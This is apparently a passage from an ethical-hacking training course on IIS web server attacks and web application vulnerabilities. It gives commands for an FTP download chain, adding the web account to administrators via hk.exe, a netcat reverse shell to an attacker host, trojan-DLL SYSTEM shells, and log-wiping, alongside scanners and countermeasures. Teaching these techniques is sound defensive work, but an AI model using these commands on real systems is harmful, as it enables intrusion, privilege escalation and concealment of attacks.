The script assumes that IUSR_COMPUTER can write to the root directory "c:\\". This is true for default NT/2000 installs. However, it is not a requirement that this script can write to the file system to execute commands. It is only a requirement for viewing the piped output of the commands.

```
Echo OPEN 10.0.2.0 > c:\ftp.txt & vol
```

```
Echo USER anonymous hacked@yourcompany.com >> c:\ftp.txt & vol
```

```
Echo GET myfile >> c:\ftp.txt & vol
```

```
Echo BYE >> c:\ftp.txt & vol
```

```
Cd c:\ & ftp -n -s:c:\ftp.txt
```

```
Del c:\ftp.txt
```

Escalating Privileges on IIS

- On IIS 4, the LPC ports can be exploited using hk.exe

- hk.exe will run commands using SYSTEM account on windows pertaining to intruders to simply add the IUSR or IWAM account to the local administrator's group.

```
hk.exe net localgroup administrators  
IUSR_machinename /add
```

- Note: LPC port vulnerability is patched on IIS 5.0
-

Applications within Windows are entirely controlled through the use of messages. However, on Win32 the mechanism for controlling these messages is flawed. Any application on a given desktop can send a message to any window on the same desktop, regardless of whether or not that window is owned by the sending application, and regardless of whether the target application wants to receive those messages.

Tools Hk.exe is a program that exploits a vulnerability in the Win32 API (LPC<local procedure call) that can be used to get system level access net commands (net view, net share, net use, etc)

As hk.exe is a local privilege escalation exploit that runs processes as SYSTEM. Attackers can then just run netcat via hk.exe, connect to the listener, execute processes with SYSTEM privileges.

For instance, the following command will shovel a shell to the attacker's port. Note that hk only works on NT4.

```
Hk nc -d -e cmd.exe attacker:port
```

Hacking Tool: iiscrack.dll

- iiscrack.dll works like upload.asp and cmd.asp.
- iiscrack.dll provides a form- based input for attackers to enter commands to be run with SYSTEM privileges.
- An attacker could rename iiscrack.dll to idq.dll, upload the trojan DLL to c:\inetpub\scripts using upload.asp and execute it via the web browser using:

<http://victim.com/scripts/idq.dll>

- The attacker now has the option to run virtually any command as SYSTEM
-

Privilege elevation vulnerability arises because of a flaw in a table that IIS 5.0 consults when determining whether a process should be in process or out-of-process. IIS supports three different modes of process isolation. These modes control how well the IIS process is isolated from the processes that are being invoked as part of the request processing.

IIS 5.0 contains a table that lists the system files that should always run in-process. The vulnerability results because the list that specifies the names does so using relative paths as well as absolute paths. This use of relative paths means that if an executable having the same name as one on the list were uploaded to any folder on the server and executed, it would run in process. Once this occurred, the executable could, by definition, gain system privileges.

Due to a weakness in IIS, several dll files were always executed by the least secure isolation level regardless of the actual process isolation settings. By adding or replacing one of these dlls with a malicious version, an attacker could run arbitrary code with SYSTEM privileges. On a misconfigured server, if an attacker is able to load a program of his choice and execute it, the code would be able to gain system privileges. This would give the attacker complete control of the server. He could do anything he wished, from modifying web pages, to reconfiguring the server, to reformatting the hard drive.

Tools One way of doing this would be to use iiscrack.dll, which works like upload.asp and cmd.asp. iiscrack.dll provides a form-based input for attackers to enter commands to be run with SYSTEM privileges. An attacker could rename iiscrack.dll to idq.dll, upload the trojan DLL to c:\inetpub\scripts using upload.asp and execute it with the web browser using:
<http://victim.com/scripts/idq.dll>. The attacker now has the option to run virtually any command as SYSTEM.

Hacking Tool: ispc.exe

- ISPC.exe is a Win32 client that is used to connect a trojan ISAPI DLL (idq.dll).
- Once the trojan DLL is copied to the victim webserver (/scripts/idq.dll), the attacker can execute ispc.exe and immediately obtain a remote shell running as SYSTEM.

```
c:\>ispc.exe victim.com/scripts/idq.dll 80
```

This exploit tool is similar too in that it requires inserting a rogue .dll file into a web directory, recommends the use of either the Unicode or Double Decode exploits in order to accomplish this, and produces a SYSTEM-level access. It is different in that it has two components: a client file, ispc.exe, for connecting from the attacker's machine, and idq.dll (or one of the other in-process .dll files in the above list/table), a server-side ISAPI program for privilege escalation execution. It is also different in that it is executed from a command prompt at the attacker's machine, rather than from a browser.

This software makes use of the IIS 5.0 + SP0, SP1, SP2 privilege checking hole to obtain SYSTEM privilege; all that is needed is to upload idq.dll to an executable directory of IIS, to obtain SYSTEM privilege.

Usage:

First use the UNICODE or double decoding hole to upload idq.dll to an executable directory, for example /scripts, and then use ispc.exe to connect:

```
C:\>ispc 127.0.0.1/scripts/idq.dll  
C: \WINNT\system32>
```

The cmd.exe thus obtained has SYSTEM privileges.

1. After you've uploaded idq.dll to an IIS executable directory, it must be called one of the following: idq.dll, httpext.dll, httpodbc.dll, ssinc.dll, msw3prt.dll, author.dll, Admin.dll,.shtml.dll, sspifilt.dll, compfilt.dll, pwsdata.dll, md5filt.dll, fpexedll.dll

If another name is used, then there's no way to obtain SYSTEM privilege.

2. After you've finished entering a command, you must hit carriage return three times, to get a prompt back.
3. SP3 is not affected by this hole.

Unspecified Executable Path Vulnerability

- When executables and DLL files are not preceded by a path in the registry (eg. explorer.exe does not have a fixed path by default).
- Windows NT 4.0 / 2000 will search for the file in the following locations in this order:
 - the directory from which the application loaded.
 - the current directory of the parent process,
 - ...\\system32
 - ...\\system
 - the windows directory
 - the directories specified in the PATH environment variable

The registry entry that specifies the Windows Shell executable (Explorer.exe) provides a relative, rather than absolute, path name. When executables and DLL files are not preceded by a path in the registry (eg. explorer.exe does not have a fixed path by default), Windows NT 4.0 / 2000 will search for the file in the following locations in this order: the directory from which the application loaded. The current directory of the parent process ... \\System32, ...\\System, the Windows directory, the directories specified in the PATH environment variable



The Windows Shell is the familiar desktop that's used for interacting with Windows. During system startup, Windows NT 4.0 and Windows 2000 consult the "Shell" registry entry,
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\WindowsNT\\CurrentVersi

on\Winlogon\She 11, to determine the name of the executable that should be loaded as the Shell. By default, this value specifies Explorer.exe.

This may open up the possibility of automatic execution of Trojans if they are renamed as executables that do not have a path specified. If we use the example of explorer.exe, a Trojan named as such could be written to the root directory. At system startup time, the normal search order would cause any file named Explorer.exe in the %Systemdrive% \ directory to be loaded in place of the bona fide version. This could provide an opportunity for a malicious user to cause code of his choice to run when another user subsequently logged onto the same machine. Remote exploitation is feasible if the root directory is accessible through a share or if a malicious user were to implant the Trojan onto the root directory through other means.

Hacking Tool: CleanIISLog

- This tool clears the log entries in the IIS log files filtered by IP address.
- An attacker can easily cover his trace by removing entries based on his IP address in W3SVC Log Files.



This tool clears the log entries in the IIS log files filtered by IP address. An attacker can easily cover his trace by removing entries based on his IP address in the Log Files.

File System Traversal Counter measures


- Microsoft recommends setting the NTFS ACLS on cmd.exe and several other powerful executables to Administration and SYSTEM: Full Control only.
 - Remove executable permission to IUSR account.
 - This should stop directory traversal in IIS.
 - Apply Microsoft patches and Hotfixes regularly.
-

File System Traversal Countermeasures as recommended by Microsoft Corporation: Recommends setting the NTFS ACLS on cmd.exe and several other powerful executables to Administration and SYSTEM: Full Control only. It is advised that the executable permission to IUSR account be removed. This should stop directory traversal in IIS. It is also necessary that the Microsoft patches and hot fixes regularly be applied on a regular basis.

Solution: UpdateExpert

- Update Expert is a Windows administration program that helps you secure your systems by remotely managing service packs and hot fixes.
 - Microsoft constantly releases updates for the OS and mission critical applications, which fix security vulnerabilities and system stability problems.
 - UpdateExpert enhances security, keeps systems up to date, eliminates sneaker-net, improves system reliability and QoS
-


Update EXPERT is a hotfix and service pack security management utility that helps systems administrators keep their hotfixes and service packs up-to-date by analyzing which service packs and hotfixes are installed on the Windows 2000/NT and Terminal Server machines on their network, which ones are not installed and which ones are available. UpdateEXPERT facilitates locating, downloading and installing the latest service packs and hotfixes. UpdateExpert eliminates the confusion and labor of maintaining hotfixes.



cacls.exe utility

- Built-in Windows 2000 utility (cacls.exe) can set access control list (ACLs) permissions globally.
- Let's say you want to change permissions on all executable files to System:Full, Administrators:Full,

```
C:\>cacls.exe c:\myfolder\*.exe /T /G
System:F Administrators:F
```



Cacls.exe is a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACLs (access control lists) to files or folders. Cacls is an interactive tool, and since it's a command-line utility, it can also be used in batch files. Cacls can also be used in conjunction with other command-line tools. Used with other administration tools, Cacls will make it much easier to handle administrative tasks performed in large environments.

The usage of Cacls is from the command line for single tasks or within a batch file for multiple operations. The default location of Cacls.exe is in the %SystemRoot% \System32 folder for all installations of Windows NT, 2000, and XP and requires the NTFS file system. Cacls also allows for the use of wildcards, variables, and multiple permissions or users per line. Cacls usage is similar across all Windows versions, which eases the learning curve across new releases of Windows. To see the Cacls options, start a command prompt, and type cacls. This will show a list of options and parameters. The simplest operation that Cacls can perform is to display the ACLs of a file or folder with a command such as: cacls c:\folder\file.txt

Operation	Parameter
Change ACLs of specified files in current folder and all subfolders	/T
Edit ACL instead of replacing it	/E
Continue on access-denied errors	/C
Grant specified user access rights;	/G user:perm
Permissions are Read (R), Write (W), Change (C), Full Control (F) Revoke ACLs	/R user
Replace specified user's access rights;	/P user:perm
Permissions are None (N) and same options from grant operation Deny specified user access	/D user

- Whisker is an automated vulnerability scanning software which scans for the presence of exploitable files on remote Web servers.
- Refer the output of this simple scan given below and you will see Whisker has identified several potentially dangerous files on this IIS5Server

```
c:\>whisker.pl -h victim.com -s scan.db

= - = - = - = - = - = - =
= Host: victim.com
= Server: Microsoft-IIS/5.0
+ 200 OK: GET / whisker.ida
+ 200 OK: GET / whisker.idg
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

Tools The primary purpose of whisker 2.0 is to be a CGI scanner, which is used to search for known vulnerable CGIs on websites. Whisker does this by both scanning the CGIs directly as well as crawling the website in order to determine what CGIs are already currently in use.

Whisker is an excellent CGI scanner. Whisker has the capability to not only check for CGI vulnerabilities but do so in an evasive manner, so as to elude intrusion detection systems. It comes with excellent documentation which should be carefully reviewed prior to running the program. When you have found your Web servers serving up CGI scripts, Whisker can be an excellent resource for checking the security of these servers.

Whisker popularized Web vulnerability scanning with its Perl implementation, which made extending the URL database easy. Whisker is best used as a URL scanner. It identifies Web pages with known security problems or those pages that should be removed to make a clean Web document root. It can also perform brute force attacks against sites using HTTP Basic Authentication.

The last version of Whisker also has the capability to scan servers over SSL, but the scanner suffers the drawback of being primarily a URL checker. If it doesn't find a page, it reports it to the user, but vulnerability checks for IIS bugs such as the Unicode or Double Decode directory traversal or Netscape's PageServices bug are not in this version.

Network Tool: Stealth HTTP Scanner

<http://wwwnstaniker.com/nstealth/>

- N-Stealth 5 is an impressive Web vulnerability scanner that scans over 18000 HTTP security issues.
- Stealth HTTP Scanner writes scan results to an easy HTML report.
- N-Stealth is often used by security companies for penetration testing and system auditing, specifically for testing Web servers.



Tools N-Stealth® 5.0 is a vulnerability-assessment product that scans web servers to identify security problems and weaknesses that might allow an attacker to gain privileged access. The software comes with an extensive database of over 25,000 vulnerabilities

and exploits. N-Stealth is more actively maintained than the network security scanners and consequently has a larger database of vulnerabilities.

N-Stealth® is a comprehensive web server security-auditing tool that scans for over 25,000 vulnerabilities. It is ideal for system administrators, security consultant and IT professionals. The software has a wide array of scanning techniques and extensive security-hole database. The program runs on Windows 95/98/ME/NT/2K or XP.

Standard Scan Method

This method will scan the web server using a set of well-known directories, including script and source directories. The main difference is that N-Stealth will not try to identify remote directories on the target's web server. This option will always generate a static rules baseline. It is recommended for standard deployed web servers and for faster security checks.

Complete Scan Method

This method will scan the web server to identify remote directories and it will use this information to generate a custom rules baseline. By combining different signatures to an unpredictable set of discovered directories, this method may produce a small number of security checks (less than the standard method) to a large amount of security checks (more than 300,000 for customized web servers). It is recommended for non-standard web servers.

Top10 Scan Method

This method will scan the web server for the top 10 vulnerabilities list published by SANS/FBI (www.sans.org). It is a very fast security check but it will certainly produce superficial results. It is recommended for brief security checks.

Top20 Scan Method

This method will scan the web server for the top 20 vulnerabilities list published by SANS/FBI (www.sans.org). It is a very fast security check but it will certainly produce superficial results. It is recommended for brief security checks.^[2]

Hacking Tool: WebInspect

- WebInspect is an impressive Web server and application-level vulnerability scanner which scans over 1500 known attacks.
 - It checks site contents and analyzes for rudimentary application-issues like smart guesswork checks, password guessing, parameter passing, and hidden parameter checks.
 - It can analyze a basic Webserver in 4 minutes cataloging over 1500 HTML pages.
-

Tools WebInspect is an impressive Web server and application-level vulnerability scanner, which scans over 1500 known attacks. It checks site contents and analyzes for rudimentary application - issues like smart guesswork checks, password guessing, parameter passing, and hidden parameter checks. It can analyze a basic web server in 4 minutes cataloging over 1500 HTML pages.

WebInspect enables application and web services developers to automate the discovery of security vulnerabilities as they build applications, access detailed steps for remediation of those vulnerabilities and deliver secure code for final quality assurance testing.

With WebInspect, the developer can find and correct vulnerabilities at their source, before attackers can exploit them. WebInspect provides the technology necessary to identify vulnerabilities at the next level, the Web application.

Network Tool: Shadow Security Scanner

<http://www.safety-lab.com>

- Security scanner is designed to identify known and unknown vulnerabilities, suggest fixes to identified vulnerabilities, and report possible security holes within a network's internet, intranet and extranet environments.
- Shadow Security Scanner includes vulnerability auditing modules for many systems and services.

These include NetBIOS, HTTP, CGI and WinCGI, FTP, DNS, DoS vulnerabilities, POP3, SMTP, LDAP, TCP/IP, UDP, Registry, Services, Users and accounts, Password vulnerabilities, publishing extensions, MSSQL, IBM DB2, Oracle, MySQL, PostgreSQL, Interbase, MiniSQL and more.

Tools Security scanner is designed to identify known and unknown vulnerabilities, suggest fixes to identified vulnerabilities, and report possible security holes within a network's internet, intranet and extranet environments. Shadow Security Scanner includes vulnerability auditing modules for many systems and services.

These include NetBIOS, HTTP, CGI and WinCGI, FTP, DNS, DoS vulnerabilities, POP3, SMTP, LDAP, TCP/IP, UDP, Registry, Services, Users and accounts, Password vulnerabilities, publishing extensions,

MSSQL, IBM DB2, Oracle, MySQL, PostgreSQL, Interbase, MiniSQL and more.

Running on its native Windows platform, SSS also scans servers built practically on any platform, successfully revealing vulnerabilities in Unix, Linux, FreeBSD, OpenBSD, Net BSD, Solaris and, of course, Windows 95/98/ME/NT/2000/XP/.NET. Because of its unique architecture, SSS is the able to detect faults with CISCO, HP, and other network equipment. It is also capable of tracking more than 2,000 audits per system.

The Rules and Settings Editor will be essential for the users willing only to scan the desired ports and services without wasting time and resources on scanning other services. Flexible tuning lets system administrators manage scanning depth and other options to make benefit of speed - optimized network scanning without any loss in scanning quality.

Countermeasures

- IISLockdown:
 - IISLockdown restricts anonymous access to system utilities as well as the ability to write to Web content directories.
 - It disables Web Distributed Authoring and Versioning (WebDAV).
 - It installs the URLScan ISAPI filter.
- URLScan:
 - URLScan is a security tool that screens all incoming requests to the server by filtering the requests based on rules that are set by the administrator.

Countermeasure IISLockdown restricts anonymous access to system utilities as well as the ability to write to Web content directories. To do this, IISLockdown creates two new local groups called Web Anonymous Users and Web Applications and then it adds deny access control entries (ACEs) for these groups to the access control list (ACL) on key utilities and directories. Next, IISLockdown adds the default anonymous Internet user account (IUSR_MACHINE) to Web Anonymous Users and the IWAM_MACHINE account to Web Applications. It disables Web Distributed Authoring and Versioning (WebDAV) and installs the URLScan ISAPI filter.

UrlScan is a security tool that screens all incoming requests to the server by filtering the requests based on rules that are set by the administrator. Filtering requests helps secure the server by ensuring that only valid requests are processed. UrlScan helps protect Web servers because most malicious attacks share a common characteristic they involve the use of a request that is unusual in some way. For instance, the request might be extremely long, request an unusual action, be encoded using an alternate character set, or include character sequences that are rarely seen in legitimate requests. By filtering unusual requests, UrlScan helps prevent such requests from reaching the server and potentially causing damage.

Summary

- Web servers assume critical importance in the realm of Internet security.
- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often.

- The inherent security risks owing to compromised web servers have impact on the local area networks that host these web sites, even the normal users of web browsers.
 - Looking through the long list of vulnerabilities that had been discovered and patched over the past few years provide an attacker ample scope to plan attacks to unpatched servers.
 - Different tools/exploit codes aids an attacker perpetrate web server hacking.
 - Countermeasures include scanning, for existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening and filtering.
-

[2] Source: <http://www.nstalker.com>

Summary

Recap

- Web servers assume critical importance in the wake of Internet security.
- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these as and when discovered.
- The inherent security risks owing to compromised web servers have impact on the local area networks that host these web sites, and perhaps even the normal users of web browsers.
- Looking through the long list of vulnerabilities that had been discovered and patched over the past few years provide an attacker ample scope to plan attacks to unpatched servers.
- Different tools/exploit codes aids an attacker perpetrate web server hacking.
- Countermeasures include scanning, for existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening and filtering.

Module 12: Web Application Vulnerabilities

Overview

Module Objectives


- Understanding Web Application Security
 - Common Web Application Security Vulnerabilities
 - Web Application Penetration Methodologies
 - Input Manipulation
 - Authentication And Session Management
 - Tools: Lynx, Teleport Pro, Black Widow, Web Sleuth
 - Countermeasures
-

Module Objectives

This module examines some of the vulnerabilities that have security implications within web applications. The objective is to emphasize on the need to secure the applications as they permit an attacker to compromise a web server or network over the legitimate port of entry. As more businesses are hosting web based applications as a natural extension of themselves, the damage that can result as a result of compromise assumes significant proportions. After completing this module you will be familiar with the following aspects:

- Understanding Web Application Security
- Common Web Application Security Vulnerabilities
- Web Application Penetration Methodologies
- Input Manipulation
- Authentication And Session Management
- Tools: Lynx, Teleport Pro, Black Widow, Web Sleuth
- Countermeasures

Understanding Web Application Security



Note Web based application security differs from the general discussion on security. In the general context, usually an IDS and/firewall lends some degree of security. However in the case of web applications, the session takes place through the allowed port - the default web server port 80. This is equivalent to establishing a connection without a firewall. Even if encryption is implemented, it only encrypts the transport protocol and in the event of an attack, the attacker's session will just be encrypted in nature. Encryption does not thwart the attack.

Attacking web applications is one of the most common way attackers compromise hosts, networks and users. It is a challenging task to defend against these attacks as there is no scope for logging the actions performed. This is particularly true for today's business applications where a significant percentage of applications are custom made or sourced from third party software components.

Apart from user awareness and adoption of these software components, improper integration of these components can lead to security concerns. While the trend is to separate the business logic as a separate layer, improper integration with existing software can result in interruptions in the flow of business logic. This mismatch may be patched up to complete the functionality of the application. In the process however, it may give rise to a vulnerability that can be exploited to gain access to the data or manipulate the business logic that handles the data.

The alarming fact is that generally nobody notices this, until serious damage has been done. To the end user the application may be functioning as desired. At the organization level, complacency settles in as the organization considers itself secure due to strong networking security. The fact that application level attacks take place over a single port of entry legitimately open for business needs is often forgotten.

Common Web Application Vulnerabilities

- Reliability of Client-Side Data
 - Special Characters that have not been escaped
 - HTML Output Character Filtering
 - Root accessibility of web applications
 - ActiveX/JavaScript Authentication
 - Lack of User Authentication before performing critical tasks.
-

It has been noted that more often web application vulnerability can be eliminated to a great extent by the way they are designed. Apart from this, common security procedures are often overlooked by the functioning of the application.

Threat Reliability of Client-Side Data: It is recommended that the web application rely on server side data for critical operations rather than the client side data, especially for input purposes.

Threat Special Characters that have not been escaped: Often this aspect is overlooked and special characters that can be used to modify the instructions by the attackers are found in the web application code. For example, UTF-7 provides alternative encoding for "<" and ">", and several popular browsers recognize these as the start and end of a tag.

Threat HTML Output Character Filtering: Output filtering helps a developer build an application which is not susceptible to cross site scripting attacks. When information is displayed to users, it should be escaped. HTML should be rendered inactive to prevent cross site scripting attacks.

Threat Root accessibility of web applications: Ideally web applications should not expose the root directory of the web server. Sometimes, it is possible for the user to

access the root directory if he can manipulate the input or the URL.

Threat ActiveX/JavaScript Authentication: Client side scripting languages are vulnerable to attacks such as cross side scripting.

Threat Lack of User Authentication before performing critical tasks: An obvious security lapse, where restricted area access is given without proper authentication, reuse of authentication cache or poor logout procedures. These applications can be vulnerable to cookie based attacks.

Web Application Penetration Methodologies

- Information Gathering and Discovery
 - Documenting Application / Site Map
 - Identifiable Characteristics / Fingerprinting
 - Signature Error and Response Codes
 - File / Application Enumeration
 - Forced Browsing
 - Hidden Files
 - Vulnerable CGIs
 - Sample Files
- Input/Output Client-Side Data Manipulation



Attack Methods Penetrating web servers is no different from attacking other systems when it comes to the basic methodology. Here also, we begin with information gathering and discovery. This can be anything from searching for particular file types / banners on search engines like google. For examples, searching for "index/" may bring up unsuspecting directories on interesting sites where one may find information that can be used for penetrating the web server.

Another area of interest is identifying the nature of the web application and going over the site map to detect weak areas. This may be a link with another site or a link to the intranet itself. The attacker can go over the source code and find links to other pages, form fields that are vulnerable. Apart from this, forcing the application to return errors can help in fingerprinting and identifying the host. This exercise can also reveal vulnerabilities that can be exploited.

File and application enumeration can be done through forced browsing, discovering hidden files, vulnerable CGIs and sample Files.

Finally, the real penetration can be carried out through input or output manipulation on the client side. These will be detailed in the following pages

Hacking Tool: Instant Source

<http://www.blazingtool.com>

- Instant Source lets you take a look at a web page's source code, to see how things are done. Also, you can edit HTML directly inside Internet Explorer!
- The program integrates into Internet Explorer and opens a new toolbar window which instantly displays the source code for whatever part of the page you select in the browser window.



Tools Instant Source is an application that lets the user view the underlying source code as he browses a web page. The traditional way of doing this has been the View Source command in the browser. However, the process was tedious as the viewer has to parse the entire text file if he is searching for a particular block of code. Instant Source allows the user to view the code for the selected elements instantly without having to open the entire source.

The program integrates into Internet Explorer and opens a new toolbar window, instantly displaying the source code of the page / selection in the browser window. Instant Source can show all Flash movies, script files (*.JS, *.VBS), style sheets (*.CSS) and images on a page. All external files can be demarcated and stored separately in a folder. The tool also includes HTML, JavaScript and VBScript syntax highlighting and support for viewing external CSS and

scripts files directly in the browser. This is not available from the view source command option.

With dynamic HTML, the source code changes after the basic HTML page loads - which is the HTML that was loaded from the server without any further processing. Instant Source integrates into Internet Explorer and shows these changes, thereby eliminating the need for an external viewer.

While this is a handy tool for developers, let us look at possible misuse of this tool. A user with a malicious intent can scrutinize the source code of a target web application's interactive web component. He can even map the structure of the application if the code reveals it. He can get a rough assessment of the authentication mechanism and session management rendered by the application.

Hacking Tool: Lynx

<http://lynx.browser.org>

- Lynx is a text-based browser used for downloading source files and directory links.



Tools Lynx is a text browser client for users running cursor-addressable, character-cell display devices. It can display HTML documents containing links to files on the local system, as well as files on remote systems running http, gopher, ftp, wais, nntp, finger, or cso/ph/qi servers, and services accessible via logins to telnet, tn3270 or rlogin accounts. Current versions of Lynx run on UNIX, VMS, Windows3.x/9x/NT, 386DOS and OS/2 EMX.

Lynx can be used to access information on the Internet, or to build information systems intended primarily for local access. The current developmental Lynx has two PC ports. The ports are for Win32 (95 and NT) and DOS 386+. There is a SSL enabled version of Lynx for Win32 by the name of lynxw32.lzh

There is a default *Download option of Save to disk*. This is disabled if Lynx is running in anonymous mode. Any number of download methods such as kermit and zmodem may be defined in addition to this default in the *lynx.cfg* file.

Hacking Tool: Wget

www.gnu.org/software/wget/wget.html

- Wget is a command line tool for Windows and Unix that will download the contents of a web site.
 - It works non-interactively, so it will work in the background, after having logged off.
 - Wget works particularly well with slow or unstable connections by continuing to retrieve a document until the document is fully downloaded.
 - Both http and ftp retrievals can be time stamped, so Wget can see if the remote file has changed since the last retrieval and automatically retrieve the new version if it has.
-

Tools GNU Wget is a freely available network utility to retrieve files from the Internet using HTTP and FTP. It works non-interactively, allowing the user to enable work in the background, after having logged off. The recursive retrieval of HTML pages, as well as FTP sites is supported. Can be used to make mirrors of archives and home pages, or traverse the web like a WWW robot.

Wget works well on slow or unstable connections, keeping getting the document until it is fully retrieved and re-getting files from where it left off works on servers (both HTTP and FTP) that support it. Matching of wildcards and recursive mirroring of directories are available when retrieving via FTP. Both HTTP and FTP retrievals can be time-stamped, thus Wget can see if the remote file has changed since last retrieval and automatically retrieve the new version if it has.

By default, Wget supports proxy servers, which can lighten the network load, speed up retrieval and provide access behind firewalls. However, if behind a firewall that requires a socks style gateway, the user can get the socks library and compile wget with support for socks.

Wget allows installation of a global startup file (/etc/wgetrc on RedHat) for site settings. Wget has many features to make retrieving large files or mirroring entire web or FTP sites easy, including: resuming aborted downloads, using REST and RANGE, using filename wild cards and recursively mirror directories, having NLS-based message files for many different languages, optionally converting absolute links in downloaded documents to relative, so that downloaded documents may link to each other locally, running on most UNIX-like operating systems as well as Microsoft Windows, supporting HTTP and SOCKS proxies, persistent HTTP connections and HTTP cookies

Hacking Tool: Black Widow

<http://softbytelabs.com>

- Black widow is a website scanner, a site mapping tool, a site ripper, a site mirroring tool, and an offline browser program.
- Use it to scan a site and create a complete profile of the site's structure, files, E-mail addresses, external links and even link errors.



Tools Another tool that can be found in an attacker's arsenal is Black Widow. This tool can be used for various purposes because it functions as a web site scanner, a site mapping tool, a site ripper, a site mirroring tool, and an offline browser program. Note its use as a site mirroring tool. An attacker can use it to mirror the target site on his hard drive and parse it for security flaws in the offline mode.

The attacker can also use this for the information gathering and discovery phase by scanning the site and creating a complete profile of the site's structure, files, e-mail addresses, external links and even errors messages. This will help him launch a targeted attack that has more chance of succeeding and leaving a smaller footprint.

The attacker can also look for specific file types and download any selection of files: from 'JPG' to 'CGI' to 'HTML' to MIME types. There is no file size restriction, and the user can download small to large files, that are a part of a site or from a group of sites.


The tool has pre-scan filtering options that can assist the user in configuring his scan operations. Black Widow will scan HTTP sites, SSL sites (HTTPS) and FTP sites. This can aid in gathering information regarding authentication mechanisms and session management techniques.

Another possible use is in following external links and detecting weak security links that can be exploited to gain access into the web application.

Hacking Tool: WebSleuth

<http://sandsprite.com/sleuth/>

- WebSleuth is an excellent tool that combines spidering with the capability of a personal proxy such as Achilles.



Tools Websleuth is a tool that combines web crawling with the capability of a personal proxy. The current version of sleuth supports functionality to: convert hidden & select form elements to textboxes; efficient forms parsing and analysis; edit rendered source of WebPages; edit raw cookies in their raw state etc.

It can also make raw http requests to servers impersonating the referrer, cookie etc..; block javascript popups automatically; highlight & parse full html source code; and analyze cgi links apart from logging all surfing activities and http headers for requests and responses.

Sleuth can generate reports of elements of web page; facilitate enhanced i.e. Proxy management, as well as security settings management. Sleuth has the facility to monitor cookies in real-time. Javascript console aids in interacting directly with the pages scripts and remove all scripts in a webpage.

Hidden Field Manipulation

- Hidden fields are embedded within HTML forms to maintain values that will be sent back to the server.
 - Hidden fields serve as a mean for the web application to pass information between different applications.
 - Using this method, an application may pass the data without saving it to a common backend system (typically a database.)
 - A major assumption about the hidden fields is that since they are non visible (i.e. hidden) they will not be viewed or changed by the client.
 - Web attacks challenge this assumption by examining the HTML code of the page and changing the request (usually a POST request) going to the server.
 - By changing the value the entire logic between the different application parts, the application is damaged and manipulated to the new value.
-

Attack Methods **Hidden field tampering:**

Most of us who have dabbled with some HTML coding have come across the hidden field. For example, consider the code below:

```
<input type="hidden" name="ref" size="20" value="http://www.website.com">  
  
<input type="hidden" name="forref" size="20" value= "">  
  
<input type="text" name="username" size="20" value="">
```

Most web applications rely on HTML forms to receive input from the user. However, users can choose to save the form to a file, edit it and then use the edited form to submit data back

to the server. Herein lies the vulnerability, as this is a "stateless" interaction with the web application. HTTP transactions are connectionless, one-time transmissions.

The conventional way of checking for the continuity of connection is to check the state of the user from information stored at the user's end (Another pointer to the fallacy in trusting the client side data). This can be stored in a browser in three ways; cookies, encoded URLs and HTML form "hidden" fields

We will discuss cookies and encoded URLs elsewhere in this module. "Hidden" fields are preferred by developers as it has lesser overhead and can hold a lot of information. However, these can be easily tampered with. For instance if an attacker saves a critical form such as authentication form onto his system, he can view the contents of the file/form including values in the "hidden" fields. Using a text editor, he can change any of the hidden fields as the web application can implicitly trust the user input taken by the hidden field.

One way of hedging this risk is to use the `HTTP_REFERER` header to capture the last page the user has visited. However, anybody with a little programming knowledge can write a script to render this check useless. Checking `HTTP_REFERER` will catch trivial attempts to tamper with forms, but cannot be relied on for serious web applications. The bottom line is that anything sent back by a web browser: form fields, HTTP headers, and even cookies can all be tampered with and must be considered untrustworthy information.

